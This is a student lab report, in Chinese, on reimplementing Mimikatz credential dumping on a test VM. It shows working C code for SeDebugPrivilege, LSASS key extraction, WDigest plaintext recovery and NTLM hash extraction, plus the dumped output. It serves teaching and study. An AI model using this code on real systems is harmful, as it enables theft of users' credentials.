实验报告

1. 实验过程

1.1 环境配置

本次实验使用VMware Workstation创建的虚拟机,操作系统是windows10_64 中文版。

查看确保虚拟机 Credential Guard 处于关闭状态:

页面文件空间 2.50 GB 页面文件 C:\pagefile.sys

内核 DMA 保护 关闭

基于虚拟化的安全性 未启用

设备加密支持 设备自动加密失败的原因: TPM 不可用, 不支持 PCR7 绑定, 硬件安全测试界面...

已检测到虚拟机监控程序。将不...

开启 WDigest 认证模块并在内存中缓存登录用户

的明文密码:

 Image: Regret Negotiate
 REG_DWORD
 0x00000000 (0)

 Image: Regret Negotiate
 REG_DWORD
 0x00000001 (1)

 Image: Regret Negotiate
 0x00000001 (1)
 0x00000001 (1)

1.2 权限提升

实现原理

使用 OpenProcessToken() 函数可以获取一个进程相关的访问令牌句柄, LookupPrivilegeValue() 函数可以查看系统权限的特权值,返回到 LUID 结构体中,最后通过 AdjustTokenPrivilege() 启用指定访问令牌的特权。

OpenProcessToken():

```
WINADVAPI
BOOL
WINAPI
OpenProcessToken(
    _In_ HANDLE ProcessHandle,
    _In_ DWORD DesiredAccess,
    _Outptr_ PHANDLE TokenHandle
);
```

参数 DesiredAccess: 提供一个访问掩码,该掩码用来指定将要从访问令牌中查询的访问请求类型。这个访问请求类型将会与 DACL 中的令牌相比较,以确定哪些访问权将被允许或拒绝。

LookupPrivilegeValue():

```
WINADVAPI
BOOL
WINAPI
LookupPrivilegeValue(
   _In_opt_ LPCSTR lpSystemName,
   _In_ LPCSTR lpName,
   _Out_ PLUID lpLuid
);
```

参数 lpSystemName:表示所要查看的系统,本地系统直接用NULL。

参数 1 pName: 一个以零结尾的字符串,指定特权的名称,在 winNT h 头文件定义。

AdjustTokenPrivilege () :

```
BOOL AdjustTokenPrivileges(
HANDLE TokenHandle,
BOOL DisableAllPrivileges,
PTOKEN_PRIVILEGES NewState,
DWORD BufferLength,
PTOKEN_PRIVILEGES PreviousState,
PDWORD ReturnLength
);
```

参数 NewState: TOKEN_PRIVILEGES 结构体指针指定一组特权和它们的属性。如果 DisableAllPrivileges 设置为TRUE,该参数无效。否则给一个特权设置 SE_PRIVILEGE_ENABLED 属性, 函数将启动该特权。

后三个参数是为了保存之前TOKEN的,对于本次实验来说无关紧要,可以均设置为NULL。

```
BOOL EnableSeDebugPrivilege() {
   HANDLE hToken;
   BOOL bRet = OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES,
&hToken);
   if (!bRet) {
        printf("OpenProcessToken error: %u\n", GetLastError());
        return FALSE;
    }
   TOKEN_PRIVILEGES tp;
    LUID Luid;
   if (!LookupPrivilegeValueW(NULL, SE_DEBUG_NAME, &Luid)) {
        printf("LookupPrivilegeValueW error: %u\n", GetLastError());
        return FALSE;
    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = Luid;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    if (!AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
(PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) {
        printf("AdjustTokenPrivileges error: %u\n", GetLastError());
```

```
return FALSE;
}

if (GetLastError() == ERROR_SUCCESS) return TRUE;

return FALSE;
}
```


结果:

🔤 管理员: 命令提示符 - Mimikatz-Learn.exe

```
Microsoft Windows [版本 10.0.19044.
(c) Microsoft Corporation。保留所有权利。
:\Windows\system32>cd C:\Users\yuntian\Desktop\Mimikatz-Learn-Temp1ate\x64\Re1ease
:\Users\yuntian\Desktop\Mimikatz-Learn-Temp1ate\x64\Re1ease>Mimikatz-Learn. exe
privilege::debug
[+] AdjustProcessPrivilege() ok .
preparing sekurlsa module
keySigOffset = 0x4d90d
aesOffset = 0x139dbf
ceyPointer = 0x00000154F1C80230
AES Key Located (1en 16): 6042739f9e6d20f1a15a1bf4ab646325
[+] Aes Key recovered as:
60 42 73 9f 9e 6d 20 f1 a1 5a 1b f4 ab 64 63 25 | `Bs..m ..Z...dc%
[+] InitializationVector recovered as:
00 00 00 00 00 00 00
```

中途曲折:

1. Windows Defender没有关闭



2. 指针问题

```
PLUID lpLuid = NULL;
if (!LookupPrivilegeValueW(NULL, SE_DEBUG_NAME, lpLuid)) {}
```

学习资料:

1.2 加解密钥提取

实验指导手册学习IDA:

hAeskey: =0x180(ASLR)1876e0

h3Deskey =0x1801876E8

InitializationVector: 0x1801876D0

实现原理:

根据查阅资料与常识,Windows内存存储的是加密后的用户凭证/明文口令信息。资料中通过对wdigest.dll设置断点查看引用的方法,得知由 LsaInitializeProtectedMemory() 函数对 h3DesKey和 hAesKey初始化,系统会使用 BCryptGenRandom() 函数为密钥缓冲区生成随机数,这意味着每次1sass.exe 启动时都会生成随机的新密钥。最后由 BCryptGenerateSymmetricKey() 函数根据随机生成的密钥缓冲区创建密钥对象,并将句柄赋给 h3DesKey和 hAesKey。由于这个两个句柄以及InitializationVector都是全局变量,因此可以使用寄存器相对寻址来定位它们的地址。"lea 交叉引用处的地址+lea 指令中的变量

偏移"来定位各个变量的地址,这个特征在相同大版本的 Windows 系统中基本保持不变,可以作为定位依据

实现过程:

根据实验指导书以及实验框架代码给的提示,找到 haeskey 的特征码,

```
      0F 88 86 00 00 00
      js
      loc_18005637F

      83 64 24 30 00
      and
      [rsp+70h+var_40], 0

      48 8D 45 E0
      lea
      rax, [rbp+pbBuffer]

      44 8B 4D D8
      mov
      r9d, dword ptr [rbp+var_3]

      48 8D 15 13 14 13 00
      lea
      rdx, PhAesKey@@3PEAXEA;
```

然后计算|sasrv.dl|基址 + 特征码偏移 + 特征码长度 + 4(下一条指令地址) + AES偏移得到全局变量地址,该地址是一个指向_KIWI_BCRYPT_HANDLE_KEY 结构的指针,该结构具体如下:

```
typedef struct _KIWI_BCRYPT_HANDLE_KEY {
   ULONG size;
   ULONG tag; // 'UUUR'
   PVOID hAlgorithm;
   PKIWI_BCRYPT_KEY key;
   PVOID unk0;
} KIWI_BCRYPT_HANDLE_KEY, *PKIWI_BCRYPT_HANDLE_KEY;
typedef struct _KIWI_BCRYPT_KEY81 {
   ULONG size;
   ULONG tag; // 'MSSK'
   ULONG type;
                 // before, align in x64
   PVOID unk5;
   KIWI_HARD_KEY hardkey;
} KIWI_BCRYPT_KEY81, *PKIWI_BCRYPT_KEY81;
typedef struct _KIWI_HARD_KEY {
   ULONG cbSecret;
   BYTE data[ANYSIZE_ARRAY]; // etc...
} KIWI_HARD_KEY, *PKIWI_HARD_KEY;
```

所以在获取结构体指针后,通过以下代码即可获取内存中的全局 hAESKey 。 h3DES 的获取也是如法炮制。

```
ReadFromLsass(keyPointer, &hAesKey, sizeof(KIWI_BCRYPT_HANDLE_KEY));

ReadFromLsass(hAesKey.key, &extractedAesKey, sizeof(KIWI_BCRYPT_KEY81));

memcpy(g_sekurlsa_AESKey, extractedAesKey.hardkey.data,
extractedAesKey.hardkey.cbSecret);
```

对于 IV ,通过观察IDA以及阅读Mimikatz源码,可以知道 IV 就是以16字节的存在固定地址上,所以获取其偏移地址即可。

```
.data:00000001801876D0
                                              ; UCHAR InitializationVector
 .data:00000001801876D0 ?? ?? ?? ?? ?? ?? ??+?InitializationVector@@3PAEA xmmword ?
 .data:00000001801876D0 ?? ?? ?? ?? ?? ?? ?? ??
 .data:00000001801876E0
                                               BCRYPT KEY HANDLE hAesKey
.data:00000001801876E0 ?? ?? ?? ?? ?? ?? ?? ?hAesKey@@3PEAXEA dq ?
 .data:00000001801876E0
 .data:00000001801876E8
                                              ; BCRYPT KEY HANDLE h3DesKey
 .data:00000001801876E8 ?? ?? ?? ?? ?? ?? ?? ?h3DesKey@@3PEAXEA dq ?
 .data:00000001801876E8
    NTSTATUS kuhl_m_sekurlsa_nt6_KeyInit = STATUS_NOT_FOUND;
    const PLSA_PROTECT_MEMORY kuhl_m_sekurlsa_nt6_pLsaProtectMemory
    KIWI BCRYPT GEN KEY k3Des, kAes;
    BYTE InitializationVector[16];
```

```
VOID LocateUnprotectLsassMemoryKeys() {
    DWORD keySigOffset = 0;
    DWORD aesOffset = 0;
   DWORD desOffset = 0;
    DWORD ivOffset = 0;
    KIWI_BCRYPT_HANDLE_KEY hAesKey;
    KIWI_BCRYPT_HANDLE_KEY h3DesKey;
    KIWI_BCRYPT_KEY81 extractedAesKey;
    KIWI_BCRYPT_KEY81 extractedDesKey;
    BYTE extractedIV[16] = \{ 0 \};
    PVOID keyPointer = NULL;
    PUCHAR lsasrvBaseAddress = (PUCHAR)LoadLibraryA("lsasrv.dll");
    UCHAR keyAESSig[] = \{0x83, 0x64, 0x24, 0x30, 0x00,
                        0x48, 0x8d, 0x45, 0xe0,
                        0x44, 0x8b, 0x4d, 0xd8,
                        0x48, 0x8d, 0x15 };
    keySigOffset = SearchPattern(lsasrvBaseAddress, keyAESSig, sizeof
keyAESSig);
    printf("keySigOffset = 0x%x\n", keySigOffset);
    if (keySigOffset == 0) return;
    ReadFromLsass(lsasrvBaseAddress + keySigOffset + sizeof keyAESSig,
&aesOffset, sizeof aesOffset);
    printf("aesOffset = 0x%x\n", aesOffset);
```

```
ReadFromLsass(lsasrvBaseAddress + keySigOffset + sizeof keyAESSig + 4 +
aesOffset, &keyPointer, sizeof keyPointer);
    printf("keyPointer = 0x%p\n", keyPointer);
    ReadFromLsass(keyPointer, &hAesKey, sizeof(KIWI_BCRYPT_HANDLE_KEY));
    ReadFromLsass(hAesKey.key, &extractedAesKey, sizeof(KIWI_BCRYPT_KEY81));
    memcpy(g_sekurlsa_AESKey, extractedAesKey.hardkey.data,
extractedAesKey.hardkey.cbSecret);
    printf("AES Key Located (len %d): ", extractedAesKey.hardkey.cbSecret);
    HexdumpBytesPacked(extractedAesKey.hardkey.data,
extractedAesKey.hardkey.cbSecret);
    puts("");
    UCHAR keyDESSig[] = \{ 0x83, 0x64, 0x24, 0x30, 0x00, 
                        0x48, 0x8d, 0x45, 0xe0,
                        0x44, 0x8b, 0x4d, 0xd4,
                        0x48, 0x8d, 0x15 };
    keySigOffset = SearchPattern(lsasrvBaseAddress, keyDESSig, sizeof
keyDESSig);
    printf("keySigOffset = 0x%x\n", keySigOffset);
    if (keySigOffset == 0) return;
    ReadFromLsass(lsasrvBaseAddress + keySigOffset + sizeof keyDESSig,
&desOffset, sizeof desOffset);
    printf("desOffset = 0x%x\n", desOffset);
    ReadFromLsass(lsasrvBaseAddress + keySigOffset + sizeof keyDESSig + 4 +
desOffset, &keyPointer, sizeof keyPointer);
    printf("keyPointer = 0x%p\n", keyPointer);
    ReadFromLsass(keyPointer, &h3DesKey, sizeof(KIWI_BCRYPT_HANDLE_KEY));
    ReadFromLsass(h3DesKey.key, &extractedDesKey, sizeof(KIWI_BCRYPT_KEY81));
    {\tt memcpy} (g\_sekurlsa\_3 {\tt DESKey}, \ extracted {\tt DesKey.hardkey.data},
extractedDesKey.hardkey.cbSecret);
    printf("DES Key Located (len %d): ", extractedDesKey.hardkey.cbSecret);
    HexdumpBytesPacked(extractedDesKey.hardkey.data,
extractedDesKey.hardkey.cbSecret);
    puts("");
    UCHAR keyIVSig[] = \{0x8b, 0xd8,
                        0x85, 0xc0,
                        0x78, 0x4d,
                        0x44, 0x8d, 0x4e, 0xf2,
                        0x44, 0x8b, 0xc6,
                        0x48, 0x8d, 0x15 };
    keySigOffset = SearchPattern(lsasrvBaseAddress, keyIVSig, sizeof keyIVSig);
    printf("keySigOffset = 0x%x\n", keySigOffset);
    if (keySigOffset == 0) return;
```

```
ReadFromLsass(lsasrvBaseAddress + keySigOffset + sizeof keyIvSig, &ivOffset,
sizeof ivOffset);
printf("ivOffset = 0x%x\n", ivOffset);

ReadFromLsass(lsasrvBaseAddress + keySigOffset + sizeof keyIvSig + 4 +
ivOffset, &extractedIv, sizeof extractedIv);

memcpy(g_sekurlsa_Iv, extractedIv, sizeof extractedIv);
}
```

实现结果:

```
[+] Aes Key recovered as:
9a 87 52 ed b3 7c 1a b5 f7 47 6a a1 82 f3 3d 3b | ..R.. | ...Gj...=;

[+] InitializationVector recovered as:
55 4b cc 98 9b 56 b7 2c d0 f6 32 74 2d 18 2c 31 | UK...V.,..2t-.,1

[+] 3Des Key recovered as:
ab 20 6e d2 34 91 53 91 17 5b eb 55 6a 98 50 38 | . n.4.S..[.Uj.P8 b8 8c ce 44 23 3c 26 1e | ...D#<&.

[+] Not all zeros ...
[+] All keys seems OK ...
```

中途曲折:

这部分相对是比较简单的,老师给的教程非常保姆和友善,一点小小的曲折就是一开始没有看 IV 的结构,依葫芦画瓢仿照 Key 结构访存,然后就是访问不到的初始化0串。

参考资料:

https://blog.xpnsec.com/exploring-mimikatz-part-1/

参考资料中一段没看懂的话查资料后的解读:

同一个DLL模块在不同进程中会被加载到同一地址, ALSR 随机化不影响此行为

DLL 模块本身是共享的,它的代码和数据可以被多个进程共享。在加载 DLL 模块时,Windows 操作系统会选择一个空闲的虚拟地址空间并将 DLL 模块映射到该地址空间。如果多个进程加载相同的 DLL 模块,则操作系统可能会选择相同的空闲地址空间并将该 DLL 模块映射到该地址空间中。

1.3 从 WDigest 认证模块中导出明文密码

实现原理:

根据参考资料,我们在确认使用操作系统版本后,可以通过Mimikatz源码找到Mimikatz导出明文密码使用的关键函数 LogSessHandlerPasswdSet() 以及关键的双链结构体 1_LogSessList。

以下内容均是参考资料的内容(由于时间原因,没有怎么去学习实操内核调试): 通过查找引用以及下断点,我们可以发现这个函数会传递用户名,但是在这个函数调用前会使用

_guard_dispatch_icall()使用户密码参数不可见,继续跟踪调用,我们可以发现BCryptEncrypt()加密函数,而查看相应参数时,我们就可以发现使用的加密参数就是1.2节中找到的参数。(加密函数实际上就是使用密钥和初始向量,当缓冲区长度可以被8整除时,选择使用AES算法,其余选择使用3DES算法对用于密码进行加密,存储在内存中)

实现过程:

根据实现原理,我们首先得获取关键的数据 l_LogSessList ,仿照1.2节获取全局变量的方法,我们先根据硬编码定位到 entry ,链表的辅助节点。

由于老师给的框架代码只需要做到这一步,后面对于 KIWI_WDIGEST_LIST_ENTRY 结构体的分析,循环取值的操作都不需要我们去做,所以此步的实现过程很简单。

```
VOID GetCredentialsFromWdigest() {
    KIWI_WDIGEST_LIST_ENTRY entry;
    DWORD logSessListSigOffset, logSessListOffset;
   PUCHAR logSessListAddr = 0;
    PUCHAR llCurrent;
   unsigned char passDecrypted[1024];
   // 仿照LocateUnprotectLsassMemoryKeys中的步骤
   // 定位wdigest.dll模块中的全局变量 l_LogSessList
    // ~ 5 lines of code
    PUCHAR wdigestBaseAddress = (PUCHAR)LoadLibraryA("wdigest.dll");
    UCHAR logSessSig[] = \{0x48, 0xff, 0x15, 0xe6, 0x5c, 0x01, 0x00,
                        0x0f, 0x1f, 0x44, 0x00, 0x00,
                       0x48, 0x8b, 0x1d, 0x3a, 0xd1, 0x01, 0x00,
                        0x48, 0x8d, 0x0d };
    logSessListSigOffset = SearchPattern(wdigestBaseAddress, logSessSig, sizeof
logSessSig);
    printf("logSessListSigOffset = 0x%x\n", logSessListSigOffset);
    if (logSessListSigOffset == 0) return;
    ReadFromLsass(wdigestBaseAddress + logSessListSigOffset + sizeof logSessSig,
&logSessListOffset, sizeof logSessListOffset);
    printf("logSessListOffset = 0x%x\n", logSessListOffset);
    ReadFromLsass(wdigestBaseAddress + logSessListSigOffset + sizeof logSessSig
+ 4 + logSessListOffset, &logSessListAddr, sizeof logSessListAddr);
    printf("logSessListAddr = 0x%p\n", logSessListAddr);
    ReadFromLsass(logSessListAddr, &entry, sizeof(KIWI_WDIGEST_LIST_ENTRY));
    printf("entry = 0x%p\n", entry);
   11Current = (PUCHAR)entry.This;
    printf("offsetof UserName = 0x%11x\n", offsetof(KIWI_WDIGEST_LIST_ENTRY,
UserName));
            // 应为 0x30
    printf("offsetof Password = 0x%11x\n", offsetof(KIWI_WDIGEST_LIST_ENTRY,
Password)); // 应为 0x50 (win10 win11下验证有效)
    do {
        memset(&entry, 0, sizeof(entry));
        ReadFromLsass(11Current, &entry, sizeof(KIWI_WDIGEST_LIST_ENTRY));
        if (entry.UsageCount == 1) {
            UNICODE_STRING* username = ExtractUnicodeString((PUNICODE_STRING)
(11Current + offsetof(KIWI_WDIGEST_LIST_ENTRY, UserName)));
            UNICODE_STRING* password = ExtractUnicodeString((PUNICODE_STRING)
(11Current + offsetof(KIWI_WDIGEST_LIST_ENTRY, Password)));
            if (username != NULL && username->Length != 0) printf("Username:
%ls\n", username->Buffer);
            else printf("Username: [NULL]\n");
            // Check if password is present
            if (password->Length != 0 && (password->Length % 2) == 0) {
```

```
// Decrypt password using recovered AES/3Des keys and IV
    if (DecryptCredentials((char*)password->Buffer, password-
>MaximumLength, passDecrypted, sizeof(passDecrypted)) > 0) {
        wprintf(L"Password: %1s\n\n", (wchar_t*)passDecrypted);
     }
    else {
        printf("Password: [NULL]\n\n");
    }

    FreeUnicodestring(username);
    FreeUnicodestring(password);
    }
    llCurrent = (PUCHAR)entry.Flink;
} while (llCurrent != logSessListAddr);
    return;
}
```

实现结果:

```
******************
           sekurlsa::wdigest
***********<del>*</del>****
logSessListSigOffset = 0x1a46e
logSessListOffset = 0x1b9bf
logSessListAddr = 0x00000240CF2BD8D0
offsetof UserName = 0x30
offsetof Password = 0x50
Username: yuntian
Password: crp
Username: yunti<u>a</u>n
Password: crp
Username: [NULL]
Password: [NULL]
Username: DESKTOP-L1A3KGA$
```

(打码是因为大意用了实机的密码,信安人想保留最后一点安全意识)

中途曲折:

第一次输出的结果如下:

```
offsetof UserName = 0x30
offsetof Password = 0x50
Username: yuntian
Password: _
Username: yuntian
Password: _
Username: [NULL]
Password: [NULL]
Username: DESKTOP-L1A3KGA$
Password: [NULL]
```

然后使用原版Mimikatz查看正确的输出结果:

```
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 97525 (00000000:00017cf5)
Session
                  : Interactive from 1
User Name
                 : yuntian
: DESKTOP-L1A3KGA
Domain
Logon Server : DESKTOP-L1A3KGA
Logon Time
                 : 2023/5/9 9:35:12
SID
                 : S-1-5-21-2748422812-744758407-1873921645-1000
        msv :
        [000000003] Primary
        * Username : yuntian
        * Domain :
        * NTLM : 024692a65e2d5c2fc1763c5256072d2b
        * SHA1
                   : f5b8df459ab31862409a45cece0cd520d4d523cb
        tspkg :
        wdigest :
        * Username : yuntian
* Domain : DESKTOP-L1A3KGA
        * Password : _TBAL_ {68EDDCF5-0AEB-4C28-A770-AF5302ECA3C9}
        kerberos :
        * Username : yuntian
        * Domain : DESKTOP-L1A3KGA
        * Password : (null)
```

出现了老师上课提到过得情况,根据搜索资料,得知这和Windows一种自启动机制相关,在注册表 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System 路径下设置关闭自动登录

所以很快我就意识到普通的printf输出会被每个字符间的'\0'截断,然后就用最朴素的for循环法,得到了正确的输出结果。

```
int len = sizeof(passDecrypted) / sizeof(char);
for (int i = 0; i < len - 1; i++) {
    if (passDecrypted[i] == '\0') {
        if (passDecrypted[i + 1] == '\0')
            break;
    for (int j = i; j < len - 1; j++) {
            passDecrypted[j] = passDecrypted[j + 1];
        }
        passDecrypted[len - 1] = '\0';
        len--;
        i--;
    }
}</pre>
```

在问了助教以及上课听讲后,我才知道原来Windows使用的是宽字符类型,(就说怎么会有那么怪的输出形式…),然后改用wprintf一秒搞定。

在下载Mimikatz时还遇见了无法下载的问题,一查原来Microsoft对于下载也做了一定的防护。



学习资料:

<u>Getting around Windows Defender cheaply and cheerfully: obfuscating Mimikatz / T.Hunter Blog / Sudo Null IT News</u>

TBAL: an (accidental?) DPAPI Backdoor for local users - VztekOverflow


Winlogon automatic restart sign-on (ARSO) | Microsoft Learn

1.4 从 MSV 认证模块中导出明文密码

实现原理:

根据老师提供的实验框架,我们可以直接省略掉奇安信给的教程中对于Mimikatz源码找到 1sass 进程的分析,一个函数调用即可获取 1sasrv.dl1 的基址。

(原文加载基址,是通过加载PEB后,在 PEB 结构中有一个指向 PEB_LDR_DATA 结构体的指针 Ldr,该结构中记录着进程已加载模块的信息。从 PEB_LDR_DATA 结构中取到任何一个 LIST_ENTRY 结构时,这个结构中的 F1 ink 链接到真正的模块链表,这是Windows常用的一种数据结构,就像课堂上讲到的进程信息存储在下面的双向列表中一样。)



而阅读Mimikatz中导出密文散列源码/以及借鉴参考资料,先是通过函数 kuhl_m_sekurlsa_utils_search(),获取关键的 LIST_ENTRY 结构体指针参数 LogonSessionList。而后调用 lsassLocalHelper->AcquireKeys 获取加密用户凭据的密钥,也就是1.2节所获取的信息。

接着就是分析 LogonSessionList Flink指向的真正模块链表(只关心实验要求展示的部分),可以 发现其中包含用户名,以及指向 KIWI_MSV1_0_CREDENTIALS 结构的包含散列信息的指针。所以在获取 LogonSessionList 之后,就可以通过偏移值去获取我们需要的信息。

```
typedef struct _KIWI_MSV1_0_LIST_63 {
    struct _KIWI_MSV1_0_LIST_63 *Flink; //off_2C5718
    struct _KIWI_MSV1_0_LIST_63 *Blink; //off_277380
    ...
    LSA_UNICODE_STRING UserName;
    PKIWI_MSV1_0_CREDENTIALS Credentials;
    ...
} KIWI_MSV1_0_LIST_63, *PKIWI_MSV1_0_LIST_63;
```

实现过程:

根据实验原理,我们先需要获取 LogonSessionList 的地址,并通过观察"??"可以知道此处 LogonSessionList 是 List_Entry 结构的。

之后通过Flink获取真正的模块链接。并通过printf输出指针地址,通过观察高地址随机化是否和之前全局变量一致分析自己找到的ptr是否是正确的。

(本次实验主要的调试是通过printf,因为它真的很快就解决问题了)比如下图的检测,很容易发现它是一个循环链表,所以大致可以判断没找错。

```
\label{eq:pkiwi_MSV1_0_LIST_63} $$ LogonSessionListptr = LogonSessionList.Flink; $$ printf("LogonSessionListptr = 0x%p\n", LogonSessionListptr); $$
```

```
*******************
           sekurlsa::msv
******************
:LogonSessionListSigOffset = 0x59d8
LogonSessionListOffset = 0x180916
LogonSessionListAddr = 0x00000240CF20F700
LogonSessionList = 0x00000012F16FEF60
LogonSessionListptr = 0x00000240CF2607A0
LogonSessionListptr = 0x00000240CF260240
LogonSessionListptr = 0x00000240CF297FC0
LogonSessionListptr = 0x00000240CF229B70
LogonSessionListptr = 0x00007FF813AC6300
LogonSessionListptr = 0x00000240CF24E850
LogonSessionListptr = 0x00000240CF27E4A0
LogonSessionListptr = 0x00000240CF207360
LogonSessionListptr = 0x00000240CF280100
LogonSessionListptr = 0x00000240CF21EFC0
LogonSessionListptr = 0x00000240CF20F700
LogonSessionListptr = 0x00000240CF2607A0
LogonSessionListptr = 0x00000240CF260240
LogonSessionListptr = 0x00000240CF297FC0
Username: UMFD-1
```

而后通过偏移即可获取用户名和 PKIWI_MSV1_0_CREDENTIALS 结构体指针。为了循环遍历整个 LogonSessionList ,我们仿照1.3节中的内容写个循环即可。

```
do {
    ...
} while (LogonSessionListptr != LogonSessionListAddr);
```

而后就是分析 KIWI_MSV1_0_CREDENTIALS 结构如下,而后通过查阅资料和分析知 LSA_UNICODE_STRING Credentials; 的 Buffer 指向缓存凭据的内存地址。(STRING中通常具有 Length, Buffer, MaximumLength这几个属性)

```
typedef struct _KIWI_MSV1_0_CREDENTIALS {
    struct _KIWI_MSV1_0_CREDENTIALS *next;
    DWORD AuthenticationPackageId;
    PKIWI_MSV1_0_PRIMARY_CREDENTIALS PrimaryCredentials; //0x108
} KIWI_MSV1_0_CREDENTIALS, *PKIWI_MSV1_0_CREDENTIALS;

typedef struct _KIWI_MSV1_0_PRIMARY_CREDENTIALS {
    struct _KIWI_MSV1_0_PRIMARY_CREDENTIALS *next;
    ANSI_STRING Primary; // 'Primary'
    LSA_UNICODE_STRING Credentials; //0x10
} KIWI_MSV1_0_PRIMARY_CREDENTIALS, *PKIWI_MSV1_0_PRIMARY_CREDENTIALS;
```

当然,这里的Buffer也是具有一定结构的,其内存解密后的结构因系统版本而异,在 Windows 10 x64 1903 系统中的结构如下:

```
typedef struct _MSV1_0_PRIMARY_CREDENTIAL_10_1607 {
...
#pragma pack(pop)

BYTE NtOwfPassword[16];
BYTE LmOwfPassword[16];
BYTE ShaOwPassword[20];
/* buffer */
} MSV1_0_PRIMARY_CREDENTIAL_10_1607, * PMSV1_0_PRIMARY_CREDENTIAL_10_1607;
```

所以解密后,需要把 BYTE 字组形式的NTLM打印出来。这里使用"%02x"是为了保证两个字符的宽度。

实现结果:

```
Username: yuntian
UserName = 0x000002B951A82910
Credentials = 0x000002B951A82988
pcredentia1s = 0x000002B952059AA0
pprimaryCredentials = 0x000002B951AA9790
NTLM: 0x024692a65e2d5c2fc1763c5256072d2b
Username: LOCAL SERVICE
UserName = 0x000002B951A61170
Credentials = 0x000002B951A611E8
pcredentia1s = 0x00000000000000000
pprimaryCredentia1s = 0x00000000000000000
NTLM:
Username: DWM-1
UserName = 0x000002B951A60D40
Credentia1s = 0x000002B951A60DB8
pcredentia1s = 0x00000000000000000
pprimaryCredentials = 0x000000000000000000
NTLM:
Username: UMFD-1
UserName = 0x000002B951AAB6D0
Credentia1s = 0x000002B951AAB748
pcredentials = 0x00000000000000000
pprimaryCredentia1s = 0x0000000000000000000
NTLM:
Username: [NULL]
UserName = 0x000002B951A29940
Credentials = 0x000002B951A299B8
pcredentials = 0x000000000000000000
pprimaryCredentia1s = 0x000000000000000000
```

```
Username: [NULL]
UserName = 0x00007FFC4B4D63D0
Credentials = 0x00007FFC4B4D6448
pcredentia1s = 0x000000000000000000
pprimaryCredentials = 0x000000000000000000
NTLM:
Username: yuntian
UserName = 0x000002B951A4D240
Credentials = 0x000002B951A4D2B8
pcredentia1s = 0x000002B952059A60
pprimaryCredentia1s = 0x000002B951A88800
NTLM: 0x024692a65e2d5c2fc1763c5256072d2b
Username: DWM-1
UserName = 0x000002B951A617E0
Credentials = 0x000002B951A61858
pcredentials = 0x00000000000000000
pprimaryCredentials = 0x00000000000000000
NTLM:
Username: DESKTOP-L1A3KGA$
UserName = 0x000002B951AAA670
Credentia1s = 0x000002B951AAA6E8
pcredentia1s = 0x00000000000000000
pprimaryCredentia1s = 0x000000000000000000
NTLM:
Username: UMFD-0
UserName = 0x000002B951A10660
Credentials = 0x000002B951A106D8
pcredentia1s = 0x00000000000000000
pprimaryCredentia1s = 0x0000000000000000000
NTLM:
Username: DESKTOP-L1A3KGA$
UserName = 0x000002B951A1F540
Credentia1s = 0x000002B951A1F5B8
pcredentia1s = 0x00000000000000000
pprimaryCredentials = 0x00000000000000000
```

通过在线网站验证是正确的。

中途曲折/未解之谜:

这一部分实验中,有好多地方取指针失败,但是通过指针地址取值就成功了,不是很理解...应该下周会问问助教,(不过助教不在,暑假有机会问..)

```
//KIWI_MSV1_0_LIST_63 LogonSessionList_First = *(LogonSessionListptr);
   KIWI_MSV1_0_LIST_63 LogonSessionList_First;
   ReadFromLsass(LogonSessionListptr, &LogonSessionList_First,
   sizeof(KIWI_MSV1_0_LIST_63));
```

为了验证自己的取值正确,还是用了printf去打印了一些标识符,比如Primary。这里我意识到每个结构体中存一些 tag 对于调试的重要性。而奇安信中使用WinDbg调试内核也能看见相应的标识。看到这个标识,就能证明我前一部分的寻找地址是正确的。

```
1: kd> !list -x "db poi(poi(@$extret+0x108)+0x10)" poi(lsasrv!LogonSessionList)
00000166`4ad58810 00 00 00 00 00 00 00 00-07 00 08 00 00 00 00 00
00000166`4ad58820 38 88 d5 4a 66 01 00 00-a0 01 a8 01 00 00 00 00 8..Jf.....
00000166`4ad58830 40 88 d5 4a 66 01 00 00-50 72 69 6d 61 72 79 00 @..Jf...Primary.
00000166`4ad58840 4f 04 2f 32 86 82 70 71-9d 56 e0 3c 0f 8e 24 48 0./2..pq.V.<..$H
00000166`4ad58850 2d 8e a5 d3 f3 dc de 29-fa 18 f4 99 11 10 d9 d4 -....).....
00000166`4ad58860 e8 73 e2 3f aa ee 20 5c-88 07 50 65 8a 90 fa 81 .s.?..\..Pe....
00000166`4ad58870 7f 76 ec ed 29 06 5c 8d-04 23 a0 60 a0 20 7e c0 .v..).\..#.`. ~.
00000166`4ad58880 73 b7 22 1a 49 64 e3 fd-00 5d 29 21 2a e5 15 5f s.".Id...])!*._
                                                                                .v..).\..#.`. ~.
s.".Id...])!*.._
00000166`4ad58440 58 84 d5 4a 66 01 00 00-a0 01 a8 01 00 00 00 00 X..Jf......
00000166`4ad58450 60 84 d5 4a 66 01 00 00-50 72 69 6d 61 72 79 00 00000166`4ad58460 4f 04 2f 32 86 82 70 71-9d 56 e0 3c 0f 8e 24 48 00000166`4ad58470 2d 8e a5 d3 f3 dc de 29-fa 18 f4 99 11 10 d9 d4
                                                                                `..Jf...Primary.
                                                                                0./2..pq.V.<..$H
00000166`4ad58480 e8 73 e2 3f aa ee 20 5c-88 07 50 65 8a 90 fa 81 .s.?.. \..Pe....
00000166`4ad58490 7f 76 ec ed 29 06 5c 8d-04 23 a0 60 a0 20 7e c0 .v..).\..#.`. ~.
00000166`4ad584a0 73 b7 22 1a 49 64 e3 fd-00 5d 29 21 2a e5 15 5f s.".Id...])!*..
```

奇奇怪怪的关机错误:

关机后发现编译运行不了,最后查资料知道是编译器优化的问题,我寻思也没有改什么参数欸。

```
    ⚠ C0000 「交通」非指揮作力 _ Param_(2)、川辺) printt 的桐州需要指揮参数、英咏奕坚: Struct _ KIWI _ WDIGE
